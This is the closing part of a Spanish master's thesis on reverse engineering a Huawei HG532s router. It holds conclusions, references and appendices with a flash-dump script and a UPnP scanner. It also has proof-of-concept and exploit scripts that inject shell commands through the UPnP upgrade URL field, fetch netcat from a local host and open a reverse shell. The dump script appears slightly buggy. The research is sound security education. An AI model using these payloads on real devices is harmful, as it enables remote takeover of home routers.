Como hemos comprobado, los dispositivos relativamente modernos pueden ser igual de vulnerables que los aparatos obsoletos si no se cumplen protocolos de segurización y revisión de código. En el caso expuesto, un problema relativamente sencillo de solucionar como pueda ser la validación de las cadenas a ejecutar no se tiene en cuenta a la hora de poner el dispositivo en producción y deja este enrutador completamente a merced de un posible atacante con capacidades de realizar ingeniería inversa y, en este caso, con unos mínimos conocimientos del protocolo UPnP.

En primer lugar, el conjunto de técnicas aportadas en el documento sirven como guía básica a la hora de exportar el trabajo a dispositivos similares, como otros enrutadores de red o distintos dispositivos de Internet de las cosas. Además de suponer una introducción a la materia, también cimientan la base de futuros trabajos en este campo de la seguridad y explican de forma concisa los pasos más importantes de un análisis de ingeniería inversa sobre un dispositivo real.

Secundariamente, introducimos técnicas de extracción de código desde interfaces de *debugging*, así como nos adentramos en la exploración de registros de sistema a la hora de recopilar información.

Para finalizar, a pesar de que hemos descubierto que la vulnerabilidad que íbamos a reportar ya se encontraba catalogada, la información expuesta en el presente documento complementa la escasa información presente en la red sobre ella, detallando en profundidad el dónde, cómo y por qué de esta vulnerabilidad, a la vez que explica de manera extensiva el protocolo donde se da el error de programario, sintetizando completamente la información necesaria para explotar de manera exitosa esta vulnerabilidad partiendo de conocimiento cero.

En el caso de la vulnerabilidad descrita anteriormente, la solución pasaría por validar la entrada de los nodos XML leídos, pues el programa espera, en ambos casos, bien direcciones IP o URL. Esto se podría conseguir con un módulo *regex* que examinara los nodos a leer y descartara aquellos que no conformaran una URL válida. Por supuesto, habría que tener en cuenta que no pudiera darse el caso de introducir caracteres de escape que lograran evadir el filtro *regex* y se requeriría probar las posibles combinaciones que un atacante pueda inyectar para asegurar la hermeticidad del módulo. La creación y segurización de este módulo *regex* queda fuera del alcance de este documento, pero se ofrece como solución al problema expuesto y queda como trabajo futuro.

Por otro lado, el ejercicio de ingeniería inversa se podría extender de manera más profunda a los ejecutables y bibliotecas restantes del enrutador HG532s para encontrar más debilidades que puedan ser explotables. Además, con aparentemente todo el contenido de la memoria Flash en nuestro poder, podríamos también investigar en mayor profundidad aspectos más a bajo nivel que puedan poner en riesgo el dispositivo incluso antes

de que el sistema operativo se ponga en marcha, sobrepasando de esa manera posibles salvaguardas que este pueda implementar a más alto nivel en un futuro. Para ello, sería necesario realizar el esfuerzo de ingeniería inversa sobre el cargador de arranque del dispositivo, pero esto queda como trabajo futuro.

Para concluir, destacamos la importancia de aplicar buenos principios de seguridad en todas las fases del desarrollo del producto y de profundizar en nuevas técnicas de ataque a estos aparatos en el ámbito del desarrollo de sistemas para anteponerse a futuros ataques hacia los dispositivos comerciales.

Bibliografía

[1] A. S. Gillis, "What is the internet of things (IoT)?." https://www.techtarget.com/iotagenda/definition/Internet-of-Things-IoT, 2022. Accedido el 2 de julio de 2022.

[2] I. T. Union, *Overview of the Internet of Things*, 1.0 ed., June 2012. Accedido el 2 de julio de 2022.

[3] E. C. Luque, "La Marina de Valencia: hacia un puerto 4.0." https://blogthinkbig.com/peoplefirst/marina-de-valencia-puerto-4-0, 2022. Accedido el 2 de julio de 2022.

[4] NYCOTI, "Nycoti." https://www1.nyc.gov/content/oti/pages/, 2022. Accedido el 2 de julio de 2022.

[5] J. Kuklenko, "How Does AI in Healthcare Transform Its Future?." https://www.zfort.com/blog/ai-in-healthcare, 2020. Accedido el 2 de julio de 2022.

[6] A. Narayanan, "Impact of Internet of Things on the Retail Industry." https://web.archive.org/web/20140524022600/http://www.pcquest.com/pcquest/feature/214876/impact-internet-things-retail-industry, 2014. Accedido el 2 de julio de 2022.

[7] R. Chouffani, "Future of IoT in healthcare brought into sharp focus." https://www.techtarget.com/iotagenda/feature/Can-we-expect-the-Internet-of-Things-in-healthcare, 2020. Accedido el 2 de julio de 2022.

[8] D. A. Hendricks, "The Trouble with the Internet of Things." https://data.london.gov.uk/blog/the-trouble-with-the-internet-of-things/, 2015. Accedido el 2 de julio de 2022.

[9] N. Hajdarbegovic, "Are We Creating An Insecure Internet of Things (IoT)? Security Challenges and Concerns." https://www.toptal.com/it/are-we-creating-an-insecure-internet-of-things, 2015. Accedido el 2 de julio de 2022.

[10] J. Porup, ""Internet of Things" security is hilariously broken and getting worse." https://arstechnica.com/information-technology/2016/01/how-to-search-the-internet-of-things-for-photos-of-sleeping-babies/, 2016. Accedido el 2 de julio de 2022.

[11] B. Otutay, "Why some fear that big tech data could become a tool for abortion surveillance." https://www.pbs.org/newshour/economy/why-some-fear-that-big-tech-data-could-become-a-tool-for-abortion-surveillance, 2022. Accedido el 2 de julio de 2022.

[12] Compaq Computer Corporation and Phoenix Technologies Ltd. and Intel Corporation, *BIOS Boot Specification*, 1.01 ed., January 1996. Accedido el 1 de mayo de 2022.

[13] UEFI Forum, Inc., *Unified Extensible Firmware Interface (UEFI) Specification*, 2.9 ed., March 2021. Accedido el 1 de mayo de 2022.

[14] Winbond, *W9425G6JH*, a03 ed., Agosto 2013. Accedido el 20 de mayo de 2021.

[15] Winbond, *W25Q64FV*, s ed., Julio 2017. Accedido el 20 de mayo de 2021.

[16] IEEE Standards Association, "1149.1-1990." https://grouper.ieee.org/groups/1149/1/, 1990. Accedido el 6 de marzo de 2022.

[17] IEEE Standards Association, "1149.7-2001." https://grouper.ieee.org/groups/1149/7/, 2001. Accedido el 6 de marzo de 2022.

[18] A. Sguigna, "Securing the JTAG Interface." https://www.asset-intertech.com/resources/blog/2019/07/securing-the-jtag-interface/, Julio 2019. Accedido el 10 de julio de 2022.

[19] Philips, "SCC2691. Universal asynchronous receiver/transmitter (UART)." https://www.nxp.com/docs/en/data-sheet/SCC2691.pdf, 2006. Accedido el 6 de marzo de 2022.

[20] FreeBSD, "Serial and UART Tutorial." https://docs.freebsd.org/en/articles/serial-uart/. Accedido el 6 de marzo de 2022.

[21] Unknown, "Interfacing with a PDP-11/05: the UART." http://retrocmp.com/how-tos/interfacing-to-a-pdp-1105/143-interfacing-with-a-pdp-1105-the-uart, 2008. Accedido el 6 de marzo de 2022.

[22] M. Predko, *Programming and Customizing the PIC Microcontroller*. McGraw Hill professional, McGraw-Hill Education, 2007. Accedido el 15 de mayo de 2022.

[23] E. Smith, "Notes on bit-banging async serial." http://www.brouhaha.com/~eric/pic/bitbanging.html, 1995. Accedido el 15 de mayo de 2022.

[24] Intra2net, "libFTDI - FTDI USB driver with bitbang mode." https://www.intra2net.com/en/developer/libftdi/, 2020. Accedido el 15 de mayo de 2022.

[25] B. Kerler, "NANDReader FTDI." https://github.com/bkerler/NANDReader_FTDI, 2014. Accedido el 15 de mayo de 2022.

[26] F. T. D. I. Limited, *FT2232H Dual High Speed USB to Multipurpose UART/FIFO IC*, 2.05 ed., June 2009. Accedido el 15 de mayo de 2022.

[27] F. T. D. I. Limited, *FT232R USB UART IC Datasheet*, 2.16 ed., May 2020. Accedido el 15 de mayo de 2022.

[28] J. Domburg, "FT2232H NAND flash reader - Hardware." http://spritesmods.com/?art=ftdinand&page=2, 2012. Accedido el 15 de mayo de 2022.

[29] "List of integrated circuit packaging types." https://en.wikipedia.org/wiki/List_of_integrated_circuit_packaging_types, 2022. Accedido el 28 de mayo de 2022.

[30] Spansion, *S25FL064PR 64-Mbit CMOS 3.0 Volt Flash Memory with 104-MHz SPI (Serial Peripheral Interface) Multi I/O Bus*, 6 ed., September 2012. Accedido el 01 de enero de 2021.

[31] A. Assembly, *Basic of Ball Grid Arrays (BGAs)*, 1 ed. Accedido el 28 de mayo de 2022.

[32] O. Semiconductor, *Board Mounting Notes for Quad Flat-Pack No-Lead Package (QFN)*, and8086/d ed., August 2002. Accedido el 28 de mayo de 2022.

[33] S. Campbell, "Basics of the SPI communication protocol." https://www.circuitbasics.com/basics-of-the-spi-communication-protocol/, 2016. Accedido el 28 de mayo de 2022.

[34] Saleae, *SPI Analyzer - User Guide*, October 2021. Accedido el 28 de mayo de 2022.

[35] "sigrok project." https://sigrok.org/wiki/Main_Page. Accedido el 28 de mayo de 2022.

[36] Rigol, *How to Setup SPI Serial Decode on UltraVisionII Oscilloscopes*, 1 ed., December 2019. Accedido el 28 de mayo de 2022.

[37] NXP, *Integrated Flash Controller*, intfcwp/rev 0 ed., 2011. Accedido el 28 de mayo de 2022.

[38] Flexxon, "Encryption in NAND Storage Devices – Data Safety as a Priority," 2021. Accedido el 28 de mayo de 2022.

[39] S. Schubert, "binwalk." https://linuxcommandlibrary.com/man/binwalk. Accedido el 26 de junio de 2022.

[40] D. Ritchie and K. Thompson, *The UNIX Time-sharing System*. Association for Computing Machinery, Inc, 1974.

[41] T. L. Foundation, *Filesystem Hierarchy Standard*, 3.0 ed., Septiembre 2015. Accedido el 3 de julio de 2022.

[42] MITRE, "CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')." https://cwe.mitre.org/data/definitions/78.html, Junio 2022. Accedido el 10 de julio de 2022.

[43] MITRE, "CWE-94: Improper Control of Generation of Code ('Code Injection')." https://cwe.mitre.org/data/definitions/94.html, Junio 2022. Accedido el 10 de julio de 2022.

[44] MITRE, "CWE-122: Heap-based Buffer Overflow." https://cwe.mitre.org/data/definitions/122.html, Mayo 2022. Accedido el 10 de julio de 2022.

[45] MITRE, "CWE-415: Double Free." https://cwe.mitre.org/data/definitions/415.html, Abril 2022. Accedido el 10 de julio de 2022.

[46] MITRE, "CWE-590: Free of Memory not on the Heap." https://cwe.mitre.org/data/definitions/590.html, Mayo 2022. Accedido el 10 de julio de 2022.

[47] MITRE, "CWE-789: Memory Allocation with Excessive Size Value." https://cwe.mitre.org/data/definitions/789.html, Abril 2022. Accedido el 10 de julio de 2022.

[48] U. Forum, *UPnP Device Architecture 1.1*, 1.1 ed., October 2008. Accedido el 26 de junio de 2022.

[49] U. Forum, "Device Protection V 1.0," 2011. Accedido el 26 de junio de 2022.

[50] U. Forum, "Device Security and Security Console V 1.0," 2010. Accedido el 26 de junio de 2022.

[51] U. Forum, "UPnP Forum Responds to Recently Identified LibUPnP/MiniUPnP Security Flaw." http://upnp.org/news/documents/UPnPForum_IGDSecurity_PressRelease_Feb2013.pdf, 2013. Accedido el 26 de junio de 2022.

[52] Rapid7, "Security Flaws in Universal Plug and Play. Unplug. Don't Play.." https://community.rapid7.com/servlet/JiveServlet/download/2150-1-16596/SecurityFlawsUPnP.pdf, 2013. Accedido el 26 de junio de 2022.

[53] NVD, "CVE-2020-12695." https://nvd.nist.gov/vuln/detail/CVE-2020-12695, 2020. Accedido el 26 de junio de 2022.

[54] NVD, "CVE-2017-17215." https://nvd.nist.gov/vuln/detail/CVE-2017-17215, 2017. Accedido el 26 de junio de 2022.

[55] V. M. Infantes Gázquez, *Integración de sistema domótico Ingenium bajo el estándar UPnP*, 1.0 ed., July 2011. Accedido el 2 de julio de 2022.

[56] F. Boender, "Exploring UPnP with Python." https://www.electricmonk.nl/log/2016/07/05/exploring-upnp-with-python/, 2016. Accedido el 3 de julio de 2022.

[57] Y. Y. Goland, T. Cai, P. Leach, Y. Gu, M. Corporation, S. Albright, and H.-P. Company, *Simple Service Discovery Protocol/1.0*, 1.0 ed., October 1999. Accedido el 3 de julio de 2022.

[58] flyte, "upnpclient." https://github.com/flyte/upnpclient, 2017.

[59] Buildroot, *The Buildroot user manual*, 1.0 ed. Accedido el 7 de mayo de 2021.

[60] *Hobbit*, *nc(1) - Linux man page*, 1.0 ed. Accedido el 8 de mayo de 2021.

APÉNDICE A

Programa en Python de volcado de la memoria Flash (*dump.py*)

```
import serial
import re
import os
import sys

# Valores globales
expected= 'Press any key in 3 secs to enter boot command mode.'
regex    = re.compile(r'(?:[0-9a-f]{8} )((?:[ |\\.][0-9a-f]{2}){1,16})')
blob     = ''
binary   = open('dump.bin', 'a')

# Abrimos puerto serie
s = serial.Serial(port='/dev/ttyUSB0',baudrate=115200,timeout=10)

# En caso de que este abierto por lo que sea, lo cerramos
s.close()

# Abrimos el puerto y esperamos hasta que podamos
# entrar al bootloader.
s.open()
s.read_until(expected.encode('utf-8'))
# Dummy para entrar al bootloader
s.write('a\r\n'.encode())

# Esperamos dump y leemos linea a linea hasta
# fin de dump (timeout)
s.write('dump 0xB0030100 0x800000\r\n')
try:
    while True:
        data    = s.read_until()
        match   = regex.match(data)
        blob   += match[10:]
except TimeoutError:
    pass
finally:
    # Pasamos todo a binario
    for i in blob:
        for j in i.split()[0:]:
            val = int(j,16)
            binary.write(bytearray([val]))
    # Cerramos el fichero. Nuestro output estara en
    # 'dump.bin'
    binary.close()
```

APÉNDICE B

Fichero *DevUpg.xml*

```
<scpd>
  <specVersion>
    <major>1</major>
    <minor>0</minor>
  </specVersion>
  <actionList>
    <action>
      <name>Upgrade</name>
      <argumentList>
        <argument>
          <name>NewDownloadURL</name>
          <direction>in</direction>
          <relatedStateVariable>DownloadURL</relatedStateVariable>
        </argument>
        <argument>
          <name>NewStatusURL</name>
          <direction>in</direction>
          <relatedStateVariable>StatusURL</relatedStateVariable>
        </argument>
      </argumentList>
    </action>
    <action>
      <name>GetSoftwareVersion</name>
      <argumentList>
        <argument>
        <name>NewSoftwareVersion</name>
        <direction>out</direction>
        <relatedStateVariable>SoftwareVersion</relatedStateVariable>
        </argument>
      </argumentList>
    </action>
  </actionList>
  <serviceStateTable>
    <stateVariable sendEvents="no">
      <name>DownloadURL</name>
      <dataType>string</dataType>
    </stateVariable>
    <stateVariable sendEvents="no">
      <name>StatusURL</name>
      <dataType>string</dataType>
    </stateVariable>
    <stateVariable sendEvents="no">
      <name>SoftwareVersion</name>
      <dataType>string</dataType>
    </stateVariable>
  </serviceStateTable>
</scpd>
```

APÉNDICE C

Programa Python de escaneo de dispositivos UPnP (*upnp_scan.py*)

```python
import upnpclient

# Fase de descubrimiento --> Protocolo SSDP
devices = upnpclient.discover()
print(devices)

# Fase de peticion de servicios --> Protocolo SCPD
for device in devices:
    for service in device.services:
        print(service.service_type)
        for action in service.actions:
            print(action.name, action.url)
```

APÉNDICE D

Prueba de concepto en Python de la vulnerabilidad (*poc.py*)

```python
import requests
from requests.auth import HTTPDigestAuth

# URL de la peticion SOAP obtenida gracias a upnp_scan.py
url = 'http://192.168.1.1:37215/ctrlt/DeviceUpgrade_1'

# Montamos la peticion
headers = {'content-type': 'text/xml'}
cmds    = 'echo "command execution" > /dev/ttyS0; echo "We are $USER" > /dev/ttyS0;'
body    = """<?xml version=\"1.0\" ?>
        <soap:Envelope>
            <soap:Body>
                <upgrade:Upgrade>
                    <NewDownloadURL>$(""" + cmds + """)</NewDownloadURL>
                    <NewStatusURL>""</NewStatusURL>
                </upgrade:Upgrade>
            </soap:Body>
        </soap:Envelope>"""

res = requests.post(url, data=body, headers=headers)

# Imprimimos codigo de respuesta
print(res)
```

APÉNDICE E

Programa en Python para la creación de un intérprete inverso (*exploit.py*)

```
import requests
from requests.auth import HTTPDigestAuth

# URL de la peticion SOAP obtenida gracias a upnp_scan.py
url = 'http://192.168.1.1:37215/ctrlt/DeviceUpgrade_1'

# Montamos la peticion
headers = {'content-type': 'text/xml'}
cmds    = '/usr/bin/ftpget -v -g -l /var/tmp/netcat -r /netcat
    192.168.1.131;chmod +x /var/tmp/netcat;/var/tmp/netcat -e /bin/sh
    192.168.1.131 4242;'
body    = """<?xml version=\"1.0\" ?>
        <soap:Envelope>
            <soap:Body>
                <upgrade:Upgrade>
                    <NewDownloadURL>$(""" + cmds + """)</NewDownloadURL>
                    <NewStatusURL>""</NewStatusURL>
                </upgrade:Upgrade>
            </soap:Body>
        </soap:Envelope>"""

res = requests.post(url, data=body, headers=headers)
print(res)
```

ANEXO

OBJETIVOS DE DESARROLLO SOSTENIBLE

Grado de relación del trabajo con los Objetivos de Desarrollo Sostenible (ODS).

Objetivos de Desarrollo Sostenibles	Alto	Medio	Bajo	No Procede
ODS 1. **Fin de la pobreza.**				**X**
ODS 2. **Hambre cero.**				**X**
ODS 3. **Salud y bienestar.**				**X**
ODS 4. **Educación de calidad.**			**X**	
ODS 5. **Igualdad de género.**				**X**
ODS 6. **Agua limpia y saneamiento.**				**X**
ODS 7. **Energía asequible y no contaminante.**				**X**
ODS 8. **Trabajo decente y crecimiento económico.**				**X**
ODS 9. **Industria, innovación e infraestructuras.**		**X**		
ODS 10. **Reducción de las desigualdades**.				**X**
ODS 11. **Ciudades y comunidades sostenibles**.				**X**
ODS 12. **Producción y consumo responsables.**				**X**
ODS 13. **Acción por el clima.**				**X**
ODS 14. **Vida submarina.**				**X**
ODS 15. **Vida de ecosistemas terrestres.**				**X**
ODS 16. **Paz, justicia e instituciones sólidas.**				**X**
ODS 17. **Alianzas para lograr objetivos.**				**X**

Reflexión sobre la relación del TFG/TFM con los ODS y con el/los ODS más relacionados.

El documento no cumple con la mayor parte de los objetivos aquí definidos, pero sí se puede argumentar el cumplimiento de dos de ellos.

En primer lugar y al tratarse de un TFM en tono pedagógico, aporta a la educación de calidad desde el punto de vista de un estudiante, intentando mejorar y afinar la manera en la que se explican los contenidos a la vez que se intenta motivar al lector para realizar los objetivos descritos.

Por otro lado, el documento trata sobre seguridad informática, una rama de la informática en alza debido a su importancia en el ámbito social e industrial. Además, la aproximación al problema se realiza de manera investigativa, aportando nuevas soluciones a retos ya planteados y abriendo nuevas vías de investigación sobre el tema a tratar.

En general, consideramos que el TFM, si bien no se centra en la totalidad de todos los ODS, cumple muy bien su funcion comunicativa en dos de ellos: Educación de calidad e Industra, innovación e infraestructuras.